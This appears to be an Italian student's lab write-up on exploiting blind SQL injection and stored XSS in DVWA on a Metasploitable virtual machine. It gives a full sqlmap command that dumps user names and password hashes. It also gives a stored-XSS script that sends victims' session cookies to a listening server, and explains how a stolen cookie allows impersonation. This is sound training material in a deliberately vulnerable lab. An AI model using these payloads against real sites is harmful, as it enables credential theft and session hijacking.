Progetto S6/L5


Exploitare le vulnerabilità -SQL injection(blind) -XSS stored

L'esercizio di oggi prevede di exploitae le vulnerabilità SQL injection (blind) e XSS stored sull'applicazione DVWA in esecuzione sulla macchina virtuale Metasploitable con il livello di sicurezza LOW.

Lo scopo dell'esercizio è quello di recuperare le password degli utenti presenti sul database e recuperare i cookie di sessioni delle vittime del XSS stored e inviarli ad un server sotto il nostro controllo.

1. SQL injection (blind)


L'SQL injection è una vulnerabilità di sicurezza che si verifica quando un'applicazione web non filtra correttamente l'input dell'utente prima di utilizzarlo in una query SQL. Ciò consente agli attaccanti di inserire o "iniettare" codice SQL dannoso all'interno delle stringhe di query.



Come possiamo vedere nel file sorgente abbiamo '$id' che è una vulnerabilità che permette un imput dall'utente non validato quindi un malintenzionato potrebbe inserire righe di codice o script.

Io però ho utilizzato un'altro metodo ossia sqlmap che è un software open source per il penetration testing, che permette di automatizzare il rilevamento e lo sfruttamento di difetti nelle SQL injection e prendere così il controllo dei server.

Primo passo è il recupero del cookie di sessione attraverso Burp Suite:



Una volta recuperato il cookie di sessione ho utilizzato questo comando per il recupero degli ID e delle password presenti nel database:

sqlmap --cookie="PHPSESSID=ee7c25ac5e046e7bcdd0698d2032a868; security=low" -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=0&Submit=Submit#" -p id -D dvwa -T users -C user,password --dump

Dove:

<--cookie> indica il cookie di sessione e il livello di sicurezza

<-u> specifica l'URL dell'applicazione web da analizzare.

<-p id> questo parametro specifica il parametro dell'URL da testare

<-D dvwa> questo parametro specifica il nome del database da esaminare.

<-T users> questo parametro specifica il nome della tabella all'interno del database da esaminare


<-C user,password> questo parametro specifica le colonne della tabella da estrarre durante l'analisi

<--dump> questo parametro indica a SQLMap di estrarre e visualizzare i dati sensibili ottenuti dalla vulnerabilità di SQL injection

Tutti questi dati io già gli conoscevo dopo aver l'SQL injection (non blind) altrimenti si potrebbero comunque trovare attravero altri comandi di sqlmap.

Nello screen sotto possiamo vedere il risultato del comando dove vediamo User,

password in codice Hash e poi la password in chiaro.



2. XSS stored, recupero cookie di sessione

L'XSS (Cross-Site Scripting) stored è una vulnerabilità di sicurezza delle applicazioni web che si verifica quando un'applicazione web accetta input non attendibili da utenti non fidati e li visualizza su una pagina web senza validare correttamente o neutralizzare il contenuto. Questo consente agli attaccanti di iniettare script dannosi, che vengono poi eseguiti nel browser dei visitatori del sito.


Quindi questi script vengono memorizzati sul sito web e chiunque ci acceda, accidentalmente o volutamente tramite phishing, verrà infettato.
Nell'esercizio di oggi andremmo a recuperare dei cookie di sessione delle vittime che visiteranno il sito infettato. Nella vita di tutti i giorni questa tecnica si utilizza per ottenere accessi a siti o a qualsiasi sito dove si ha bisogno di ID e pass per entrare. Perchè una volta che io rubo il cookie di sessione posso utilizzarlo per entrare nella pagina dove lo ho rubato con le credenziali della vittima dato che il server o la pagina web, attraverso il cookie stesso, mi riconosce come proprietario legittimo. Ovviamente una volta dentro alla pagina web o server io posso muovermi come se fossi il proprietario leggittimo quindi posso vedere tutte le informazioni personali o

perfino bloccare account.

Come prima cosa ho avviato un server web HTTP utilizzando python e impostato una porta dove il server sarà in ascolto.

Anche in questo caso utilizziamo la stessa vulnerabilità descritta all'inizio per iniettare uno script nel codice sorgente.

Prima di poter inserire il nostro script ho dovuto guardare il codice sorgente e modificare la lunghezza del testo che era possibile immettere nel messaggio come possiamo vedere nello screen successivo. (anche questa è una vulnerabilità grave del codice)



<script>window.location='http://127.0.0.1:1338/?cookie=' +
document.cookie</script>


Dove:

<Window.location> non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Specificando la porta del nostro server ovvero 1338.

<cookie> questo parametro rileva il cookie della vittima

<document.cookie> recupera a sua volta il cookie

In poche parole questo comando prende il cookie della vittima che visita la nostra pagina infettata e ci manda il cookie di sessione sul nostro server come possiamo vedere nello screen sotto.



Uno volta recuperato questo cookie quindi possiamo assumere l'identità dell'utente, avere accesso al sito o alla web app o effettuare attacchi di sessione attivi e tutto ciò come si può evincere è molto pericoloso.

Grazie della visione, ***Caregnato Giacomo***